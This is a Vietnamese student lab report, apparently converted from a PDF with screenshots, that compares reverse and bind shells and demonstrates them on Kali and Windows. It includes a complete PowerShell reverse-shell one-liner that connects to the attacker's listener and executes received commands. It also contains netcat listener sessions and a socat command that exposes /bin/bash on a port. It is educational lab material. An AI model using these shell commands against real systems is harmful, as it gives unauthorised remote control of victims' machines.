
- Trên máy nạn nhân ta thực hiện kết nối tới port đó và cung cấp cho kẻ tấn công trình cmd để có thể điều khiển từ xa

**Task 1.22: So sánh ưu và nhược điểm khi sử dụng Reverse Shell và Bind Shell?**  
**Khi nào nên sử dụng Bind Shell? Khi nào nên sử dụng Reverse Shell?**


Reverse shell	Bind shell
<ul style="list-style-type: none"> <li>- Ưu điểm <ul style="list-style-type: none"> <li>+Kẻ tấn công sẽ thực hiện nghe ở một cổng bất kỳ mà nạn nhân thường truy cập</li> <li>+Kết nối với các máy chủ được bảo vệ bởi firewall hoặc hệ thống bảo mật mạng</li> </ul> </li> <li>- Nhược điểm <ul style="list-style-type: none"> <li>+ Máy nạn nhận có thể chỉ cho phép 1 số ip hoặc chỉ hoạt động ở 1 số cổng cụ thể mà dịch vụ yêu cầu</li> </ul> </li> </ul>	<ul style="list-style-type: none"> <li>- Ưu điểm <ul style="list-style-type: none"> <li>+Khó bị phát hiện khi máy mình thực hiện nghe ở một port mà attacker tạo ra</li> <li>+Có thể để lại backdoor</li> </ul> </li> <li>- Nhược điểm <ul style="list-style-type: none"> <li>+ Nạn nhận thường sẽ ở sau bộ định tuyến NAT làm cho việc bind shell thông qua mạng WAN khó thực hiện</li> <li>+ binding socket phải xem xét kĩ lưỡng</li> </ul> </li> </ul>
<ul style="list-style-type: none"> <li>- Ta nên sử dụng khi máy nạn nhân có tường lửa</li> <li>- Không biết ip của máy nạn nhân</li> </ul>	<ul style="list-style-type: none"> <li>- Khi đã biết được ip của máy nạn nhân</li> <li>- Khi muốn đặt backdoor và không có thiết lập lệnh và kiểm soát</li> </ul>

### Task 1.23: Thực hiện trao đổi tập tin, bind shell và reverse shell sử dụng PowerShell

#### Task 1.23A Thực hiện trao đổi tập tin sử dụng powershell




- Mang file test.txt vào vị trí thư mục gốc của apache web server
- Việc truyền file giữa 2 máy là download file từ máy kali với giao thức http
- Bên phải là nội dung file test.txt



- Sau khi sử dụng câu lệnh trên ở cmd sử dụng powershell để truyền file giữa 2 máy thì sẽ có được file test.txt bên máy Kali

#### Task 1.23B Bind shell sử dụng powershell



- Khởi tạo listener với powershell
- Với thông số này nó sẽ nghe bất kỳ ip từ bất kỳ port vào



```

kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ nc -nv 192.168.152.129 443
(UNKNOWN) [192.168.152.129] 443 (https) open
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::1934:b3:da4b:f4fa%4
    IPv4 Address. . . . . : 192.168.152.129
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.152.2
    PS C:\Users\IEUser>

```

- Bên máy kali ta kết nối với máy window

### Task 1.23C ReverseShell

```

(kali@kali)-[~/Desktop]
$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.152.128] from (UNKNOWN) [192.168.152.129] 49825

```

- Bên máy kali ta dùng nc để nghe từ port 443

```

C:\Users\IEUser>powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.152.128',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

```

- Sau đó bên window ta viết câu lệnh sau để kết nối tới máy kali với ip của máy kali và port 443



```
connect to [192.168.152.128] from (UNKNOWN) [192.168.152.128] 49825

PS C:\Users\IEUser> ls


Directory: C:\Users\IEUser

Mode                LastWriteTime         Length Name
----                -
d-----          9/29/2022   4:01 PM          .zenmap
d-r-----        3/19/2019   6:20 AM        3D Objects
d-r-----        3/19/2019   6:20 AM        Contacts
d-r-----       10/3/2022   8:29 AM        Desktop
d-r-----        3/19/2019   6:21 AM        Documents
d-r-----        9/29/2022   4:00 PM        Downloads
d-r-----        3/19/2019   6:20 AM        Favorites
```


- Ta đã reverseshell thành công bên máy kali

**Task 1.24:** Ngoài netcat và powershell, còn cách nào có thể tạo ra được reverse shell và bind shell không? Cho một ví dụ.

- + Ta sử dụng socat
- + Ở ví dụ này ta sử dụng 2 máy kali với ip lần lượt là 10.0.2.15 và 192.168.152.128 là máy nạn nhân
- + Ở máy nạn nhân ta sử dụng câu lệnh: socat -d -d TCP4-LISTEN:4443 EXEC:/bin/bash
- + Ở máy attacker ta sử dụng câu lệnh : socat - TCP4:192.168.168.130:4443



- Triển khai ứng dụng chat đơn giản trên 2 máy Kali và Windows 10. Và trả lời các câu hỏi sau:



The image shows two terminal windows. The top window is a Kali Linux terminal with a menu bar (File, Actions, Edit, View, Help) and a title bar (kali@kali: ~). It shows a netcat listener on port 4444. It receives a connection from 192.168.152.129. The user sends 'hello', 'hoe are you', and 'i am fine'. The bottom window is a Windows 10 command prompt showing the execution of 'ncat 192.168.152.128 4444'. It shows a connection to 192.168.152.129. The user sends 'hello', 'hoe are you', and 'i am fine'.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.152.128] from (UNKNOWN) [192.168.152.129] 49726  
hello  
hoe are you  
i am fine  
C:\Users\IEUser>ncat 192.168.152.128 4444  
libsock ssl_init_helper(): OpenSSL legacy provider failed to load.  
hello  
hoe are you  
i am fine
```

- Ứng dụng chat đơn giản sử dụng netcat để kết nối giữa 2 máy win 10 và linux

**HẾT**